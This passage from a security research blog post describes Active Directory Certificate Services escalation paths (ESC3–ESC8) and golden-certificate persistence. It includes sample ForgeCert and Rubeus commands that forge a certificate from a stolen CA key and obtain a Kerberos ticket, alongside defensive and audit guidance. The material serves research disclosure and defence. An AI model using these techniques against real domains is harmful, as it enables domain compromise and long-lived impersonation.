
No authorized signatures are required. Details are the same as in ESC1.

An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users. Details are the same as in ESC1.

The certificate template defines the Certificate Request Agent EKU. The Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) allows for requesting other certificate templates on behalf of other principals.

Enrollment agent restrictions are not implemented on the CA.


The Certificate Request Agent EKU (OID 1.3.6.1.4.1.311.20.2.1), known as "Enrollment Agent" in Microsoft documentation, **allows a principal to enroll for a certificate on behalf of another user**. For anyone who enrolls in such a template, the resulting certificate can be used to co-sign requests on behalf of any user, for any Schema Version 1 template or any Schema Version 2+ template that requires the appropriate "Authorized Signatures/Application Policy" Issuance Requirement. This also assumes that there are no limiting Enrollment Agent Restrictions on the CA.



The few sentences before this throwback meme might need a bit of clarification. If an attacker is able to enroll in a template with a “Certificate Request Agent” EKU, they can enroll *on behalf of* any user for any Version 1 certificate template, or any Version 2+ template configured to explicitly require this co-signing scenario. Schema Version 1 templates don’t implement this type of Issuance Requirement, so all are on the table. Specifically, the **User** and **Machine/Computer** templates are prime targets as they contain the Client Authentication EKU and are published by default (though this can be changed), and there are other Version 1 templates that can be vulnerable if published.

If a Version 1 template is duplicated for modification, it automatically becomes Schema Version 2 by default, meaning a “Certificate Request Agent” template will NOT work unless such an issuance requirement is explicitly specified.

A bit confusing? We know. We do our best to break this down in more depth in the whitepaper, but it’s a complex set of interwoven restrictions.



Vulnerable Certificate Template Access Control — ESC4

Certificate templates are securable objects in Active Directory, meaning they have a security descriptor that specifies which Active Directory principals have specific permissions over the template. For more background on Active Directory ACLs, see our (other) whitepaper on the subject.

We say that a template is misconfigured at the access control level if it has Access Control Entries (ACEs) that allow unintended, or otherwise unprivileged, Active Directory principals to edit sensitive security settings in the template. That is, if an attacker is able to chain access to a point that they can actively push a misconfiguration to a template that is not otherwise vulnerable (e.g., by enabling the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT bit in the mspki-certificate-name-flag property for a template that allows for domain authentication), we end up with domain compromise scenarios similar to what we've already covered. An example of this we have seen in multiple environments is *Domain Computers* having FullControl or WriteDacl permissions over a certificate template's AD object, allowing attackers with access to any AD computer modify the certificate template to a dangerous state. This is a scenario explored in Christoph Falta's GitHub repo.

Vulnerable PKI Object Access Control — ESC5

We won't touch on this one as heavily here, but a number of objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system.

These possibilities include (but are not limited to):

CA server's AD computer object (i.e., compromise through RBCD)

The CA server's RPC/DCOM server

Any descendant AD object or container in the container **CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>** (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services container, etc.)

EDITF_ATTRIBUTESUBJECTALTNAME2 — ESC6

Another way to supply arbitrary SANs, described in a CQure Academy post, involves the EDITF_ATTRIBUTESUBJECTALTNAME2 flag. As Microsoft describes, "*If this flag is set on the CA, any request (including when the subject is built from Active Directory®) can have user defined values in the subject alternative name.*" This means that ANY template configured for domain authentication that also allows unprivileged users to enroll (e.g., the default **User** template) can be abused to obtain a certificate that allows us to authenticate as a domain admin (or any other active user/machine). As this Keyfactor post describes, this setting "just makes it work", which is why it's likely flipped in many environments by sysadmins who don't fully understand the security implications.

Our normal reaction to seeing this setting in enterprise environments:

Vulnerable Certificate Authority Access Control — ESC7

Outside of certificate templates, a certificate authority itself has permissions (accessible through *certsrv.msc*) that secure various CA actions. From a security perspective we care about the **ManageCA** (aka "CA Administrator") and **ManageCertificates** (aka "Certificate Manager/Officer") permissions.

The **ManageCA** permission grants a principal the ability to perform "Administrative" CA actions, including the modification of persistent configuration data. This includes the EDITF_ATTRIBUTESUBJECTALTNAME2 flag, allowing any principal with the **ManageCA** permission to fixate ESC6. This can be done with PSPKI's Enable-PolicyModuleFlag cmdlet.

The **ManageCertificates** permission allows the principal to approve pending certificate requests, negating the "Manager Approval" Issuance Requirement/protection. So while it can't be used on its own to compromise the domain, it can function as a protection bypass.


NTLM Relay to AD CS HTTP Endpoints — ESC8

We cover this in more detail in the *"Background — Certificate Enrollment"* section of the whitepaper, but AD CS supports several HTTP-based enrollment methods via additional server roles that administrators can optionally install:The certificate enrollment web interface, via installing the *Certificate Authority Web Enrollment* role. Exposed as an IIS-hosted ASP web enrollment application running at *http://<ADCSSERVER>/certsrv/*Certificate enrollment service (CES), via installing the *Certificate Enrollment Web Service* role. Works in tandem with the Certificate Enrollment Policy (CEP) web service, via installing the *Certificate Enrollment Policy Web Service* role. Details in the whitepaper.The network device enrollment service (NDES), via installing the *Network Device Enrollment Service*role. Exposed as a series of interfaces described in the whitepaper.

These HTTP-based certificate enrollment interfaces are all vulnerable to NTLM relay attacks. Using NTLM relay, an attacker can impersonate an inbound-NTLM-authenticating victim user. While impersonating the victim user, an attacker could access these web interfaces and request a client authentication certificate based on the *User* or *Machine* certificate templates.

This attack, like all NTLM relay attacks, requires a victim account to authenticate to an attacker-controlled machine. An attacker can coerce authentication by many means, but a simple technique is to coerce a machine account to authenticate to the attacker's host using the MS-RPRN *RpcRemoteFindFirstPrinterChangeNotification(Ex)* methods using a tool like SpoolSample or Dementor. The attacker can then use NTLM relay to impersonate the machine account and request a client authentication certificate (e.g., the default **Machine/Computer** template) as the victim machine account. If the victim machine account can perform privileged actions such as domain replication (e.g., domain controllers or Exchange servers), the attacker could use this certificate to compromise the domain. Otherwise, the attacker could logon as the victim machine account and use S4U2Self as previously described to access the victim machine's host OS.**Note:** Newer OS'es have patched the MS-RPRN coerced authentication "feature". However, almost every environment we examine still has Server 2016 machines running, which are still vulnerable to this. There are other ways to coerce accounts to authenticate to an attacker as well.

In summary, if an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and client authentication (like the default **Machine/Computer** template), ***then an attacker can compromise ANY computer with the spooler service running!***



These attack scenarios work because some enrollment HTTP endpoints do not have HTTPS enabled and none of them have any NTLM relay protections enabled by default. Organizations should disable these HTTP-based enrollment server roles if they are not in use. Otherwise, network defenders can disable NTLM authentication using GPOs or configuring the associated IIS applications to only accept Kerberos authentication. If organizations cannot remove the endpoints or outright disable NTLM authentication, they should only allow HTTPS traffic and configure the IIS applications to Extended Protection for Authentication .

This specific issue was reported to MSRC, along with the other template escalation misconfigurations. The official response was, "*We determined your finding is valid but does not meet our bar for a security update release.*"

Note: *While we have verified that this attack is possible, we are waiting to publicly demonstrate it at our Black Hat talk to help facilitate fixing the issue first.*

Domain Persistence

Active Directory Enterprise CAs are hooked into the authentication system of AD and the CA root certificate private key is used to sign newly issued certificates. If we stole this private key, would we be able to forge our own certificates that could be used (without a smart card) to authenticate to Active Directory as anyone in the organization?

Spoiler: yes. And this has already been possible with Mimikatz/Kekeo for years. I guess we should call these golden certificates?

The certificate exists on the CA server itself, with its private key protected by machine DPAPI if a TPM/HSM is not used for hardware-based protection. If the key is not hardware protected, Mimikatz and SharpDPAPI can extract the CA certificate and private key from the CA:

```
Folder       : C:\ProgramData\Microsoft\Crypto\Keys

  File               : 3c038547224467ad435fc98822f8d361_913d87df-e472-4769-83f2-c7ff33e9b010

    Provider GUID    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    Master Key GUID  : {d7f147c5-aaf9-4480-adc1-3d7d97937a3a}
    Description      : Private Key
    algCrypt         : CALG_AES_256 (keyLen 256)
    algHash          : CALG_SHA_512 (32782)
    Salt             : c3f5ebcdce6894330e79d7247bd2b23dd311d46b73c6a1d57a29ecf14150c101
    HMAC             : af91b88f6e9b81da1c0015d567916c3aeb9bba5e6b5be36b97c6621785dcc711
    Unique Name      : theshire-DC-CA

    Thumbprint       : 187D81530E1ADBB6B8B9B961EAADC1F597E6D6A2
    Issuer           : CN=theshire-DC-CA, DC=theshire, DC=local
    Subject          : CN=theshire-DC-CA, DC=theshire, DC=local
    Valid Date       : 1/4/2021 10:48:02 AM
    Expiry Date      : 1/4/2026 10:58:02 AM

    [*] Private key file 3c038547224467ad435fc98822f8d361_913d87df-e472-4769-83f2-c7ff33e9b010 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA3OvLvStxQGXP0MKFuEpWnJmm6gp92nqOEfJM33DEb6Jec7QO
KKfmLf/BwHUYpLxIAaKI06wAwGLRVBWERyusAVlF4hBe8zoQNl8mj+xCvKHOHpm1
85hM8Dr3179hk1V1AlromSNg2Ma0vTRzwnYmNFBM7PvNdXPDaFMgoPotQE2ZtfcQ
IFBmjA1/m8UmYm3ENU+cPQezX70bJq9JfcJEPZeOvwlO4YtmyxnH+8rfK7rAsuFD
```

With this key, you can create and sign new certificates for ANY user and use these forged certificates to authenticate to AD for as long as the CA cert is valid (default of 5 years, but often longer). Our tool ForgeCert (which will be released at Black Hat USA 2021 along with Certify) can perform these forgeries:

```
C:\ForgeCert>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123! --Subject "CN=User" --SubjectAltName localadmin@thes
hire.local --NewCertPath localadmin.pfx --NewCertPassword Password123!
CA Certificate Information:
  Subject:        CN=theshire-DC-CA, DC=theshire, DC=local
  Issuer:         CN=theshire-DC-CA, DC=theshire, DC=local
  Start Date:     1/4/2021 10:48:02 AM
  End Date:       1/4/2026 10:58:02 AM
  Thumbprint:     187D81530E1ADBB6B8B9B961EAADC1F597E6D6A2
  Serial:         14BFC25F2B6EEDA94404D5A5B0F33E21

Forged Certificate Information:
  Subject:        CN=User
  SubjectAltName: localadmin@theshire.local
  Issuer:         CN=theshire-DC-CA, DC=theshire, DC=local
  Start Date:     3/8/2021 8:15:00 PM
  End Date:       3/8/2022 8:15:00 PM
  Thumbprint:     708CE4A643A5879678CF9F56C64BB58CF6FC84A8
  Serial:         00947B3D58B807EBD4DC29731D2B6A6C1E

Done. Saved forged certificate to localadmin.pfx with the password 'Password123!'

C:\ForgeCert>\Temp\Rubeus.exe asktgt /user:localadmin /certificate:C:\ForgeCert\localadmin.pfx /password:Password123!

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\localadmin'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFujCCBbagAwIBBaEDAgEWooIExzCCBMNhggS/MIIEu6ADAgEFoRAbDlRIRVNISVJFLkxPQ0FMoiMw
      IaADAgECoRowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbKOCBHswggR3oAMCARKhAwIBAqKCBGkEggRl
      DkL2xXQU+JsVzw9J5vRSUJ21kKDw8L+e2MQ2kndqgrVtSdCcOzEbDx/fcPiwnK1LH9T+ptjpySMoKHwv
```

Oh, and these certs ***can't be revoked,*** since they were never actually issued by the CA itself, as detailed by Benjamin Delpy:

Unfortunately, there isn't a huge amount of public incident response guidance as far as AD CS. But if a root CA's key is stolen, the entire AD CS system will likely need to be rebuilt, invalidating every issued certificate.

Defensive Advice

Not only are we self-embargoing the offensive tool release for these abuses, but we've also spent a large amount of effort researching both preventative and detective controls for these attacks. Part of the motivation for breaking out attacks and associated defensive protections with individual identifiers was to make the whitepaper material as digestible as possible for defenders.

Besides identifying and mitigating the privilege escalation vulnerabilities, something we want to emphasize from an incident response perspective is that it is not enough to reset a compromised user's password and/or reimage their machine. Certificate theft is trivial in most environments given code execution in a user or computer context and would allow an attacker to authenticate to AD for years — even after the account's password has been reset. Therefore, when an account or machine is compromised, incident responders should identify and invalidate any certificates associated with the compromised accounts as well. PSPKIAudit's **Get-CertRequest** can help perform this type of triage.

As the defenses for these attacks are multi-pronged, at this point we're recommending defenders study the attacks, read the extensive "Defensive Guidance" section of the whitepaper, and reference Microsoft's Securing PKI documentation. Defenders can also try out the PSPKIAudit's **Invoke-PKIAudit** function the misconfigurations described in this post:

```
[!] Potentially vulnerable Certificate Templates:

CA                          : dc.theshire.local\theshire-DC-CA
Name                        : ESC1Template
SchemaVersion               : 2
OID                         : ESC1 Template
                              (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.10657968.9897558)
VulnerableTemplateACL       : False
LowPrivCanEnroll            : True
EnrolleeSuppliesSubject     : True
EnhancedKeyUsage            : Client Authentication (1.3.6.1.5.5.7.3.2)|Secure Email (1.3.6.1.5.5.7.3.4)|Encrypting File
                              System (1.3.6.1.4.1.311.10.3.4)
HasAuthenticationEku        : True
HasDangerousEku             : False
EnrollmentAgentTemplate     : False
CAManagerApproval           : False
IssuanceRequirements        : [Issuance Requirements]
                                Authorized signature count: 0
                                Reenrollment requires: same criteria as for enrollment.
ValidityPeriod              : 1 years
RenewalPeriod               : 6 weeks
Owner                       : THESHIRE\localadmin
DACL                        : NT AUTHORITY\Authenticated Users (Allow) - Read
                              THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
                              THESHIRE\Domain Users (Allow) - Enroll
                              THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll
                              THESHIRE\localadmin (Allow) - Read, Write
Misconfigurations           : ESC1
```

Wrap-up

Even months into this research, we believed that there wasn't necessarily anything *inherently* insecure about Active Directory Certificate Services. While the entire system is very dangerous if an organization doesn't fully understand AD CS or its security implications (as it's extremely easy to misconfigure) there didn't appear to be any "out of the box" vulnerabilities. That said, we have seen a proliferation of the ESC1–7 elevation issues in real environments since we began looking in January 2021. We feel administrators have been given a powerful weapon with the safety off for 20 years and there's been little safety training. An attitude of, "*Well, admins should have known better*" in this scenario, without even providing a way to audit or investigate these issues programmatically from a defensive context, is, well, a position we suppose.

However, beyond the template misconfiguration scenarios, the ESC8 relay situation is a ***serious***security issue. We reported this relay issue to MSRC on May 19th along with all domain escalation scenarios, and received a response on June 8th of "*We determined your finding is valid but does not meet our bar for a security update release. We considered that servers with AD CS roles could mitigate this risk with a change in configuration settings to enable Extended Protection for Authentication (EPA), per this blog post.*" MSRC stated that they also opened up a bug concerning the template issues and our comments about poor telemetry with the AD CS feature team, who may consider additional design changes in a future release.

To be clear, based on our research, if you are running AD CS with ANY template a domain computer can enroll in that also allows domain authentication (e.g., the **Machine**/**Computer** template that is available by default), ANY system running the spooler service can be compromised. Based on our extensive experience assessing AD environments, we believe this is very bad. If you find you are vulnerable to this, consider contacting your nearest Microsoft representative and question them as to why this insecure default configuration is allowed. As of right now, they have no intentions of directly servicing the issue, but said they may fix it at some indeterminate future date.

From a defensive perspective, you should either *immediately* enumerate the Web Enrollment interfaces enabled in your environment (possible with PSPKIAudit) and then either remove them, disable NTLM authentication to them, or enforce HTTPS to them and enable EPA on the IIS server component. For specifics on how to do this,

please see “Defensive Guidance — Harden AD CS HTTP Endpoints — PREVENT8” in the whitepaper. We also strongly recommend organizations audit their AD CS architecture and certificate templates and ***treat CA servers (including subordinate CAs) as Tier 0 assets with the same protections as Domain Controllers!*** The “Defensive Guidance”section of the whitepaper has more information on how to proactively prevent, detect, and respond to the attacks we’ve detailed.

Yes, we’re working to integrate the escalation paths into BloodHound, but as you can see this whole thing is rather complicated, and we want to get it right. But rest assured, it’s currently under development at the moment and will be released in FOSS BloodHound.

And finally, as a disclaimer, we are not stating that we know every security issue concerning AD CS. We took our best shot in this research, but we are confident that there are additional issues and attacker tradecraft implications that we (or others) will find in the coming months, or things we have missed.

Acknowledgements

As is almost always the case, we’re standing on a number of shoulders with this research. The whitepaper gives a more complete treatment of prior work, but as a summary:

Benjamin Delpy for his extensive work on smart cards/certificates with Mimikatz and Kekeo.

PKI Solutions for their excellent posts on PKI in Active Directory, as well as their PSPKI PowerShell module, which our auditing toolkit is based on.

The “*Windows Server 2008 — PKI and Certificate Security*” book by Brian Komar.

The following open technical specifications provided by Microsoft:

[MS-CERSOD]: Certificate Services Protocols Overview

[MS-CRTD]: Certificate Templates Structure

[MS-CSRA]: Certificate Services Remote Administration Protocol

[MS-ICPR]: ICertPassage Remote Protocol

[MS-WCCE]: Windows Client Certificate Enrollment Protocol

Christoph Falta’s GitHub repo which covers some details on attacking certificate templates, including virtual smart cards as well as some ideas on ACL based abuses.

CQURE’s “*The tale of Enhanced Key (mis)Usage*” post which covers some Subject Alternative Name abuses.

Keyfactor’s 2016 post “*Hidden Dangers: Certificate Subject Alternative Names (SANs)*”

@Elkement’s posts “*Sizzle @ hackthebox — Unintended: Getting a Logon Smartcard for the Domain Admin!*” and “*Impersonating a Windows Enterprise Admin with a Certificate: Kerberos PKINIT from Linux*” detail certificate template misconfigurations.

Carl Sörqvist wrote up a detailed, and plausible, scenario for how some of these misconfigurations happen titled "*Supply in the Request Shenanigans*".

Ceri Coburn released an excellent post in 2020 on "*Attacking Smart Card Based Active Directory Networks*" detailing some smart card abuse and Rubeus additions.

Brad Hill published a whitepaper titled "*Weaknesses and Best Practices of Public Key Kerberos with Smart Cards* which provided some good background on Kerberos/PKINIT from a security perspective.

Special thanks to Mark Gamache for collaborating with us on parts of this work. He independently discovered many of these abuses, reached out to us, and brought many additional details to our attention while we were performing this research.

As always, we tried our best to cite the existing work out there that we came across, but we're sure we missed things.

Whitepaper — "*Certified Pre-Owned: Abusing Active Directory Certificate Services*"

Defensive Toolkit — PSPKIAudit (based on PSPKI)

Offensive Toolkit —(code will be pushed at Black Hat, preemptive IOCs/Yara rules are currently live) Certify and ForgeCert

---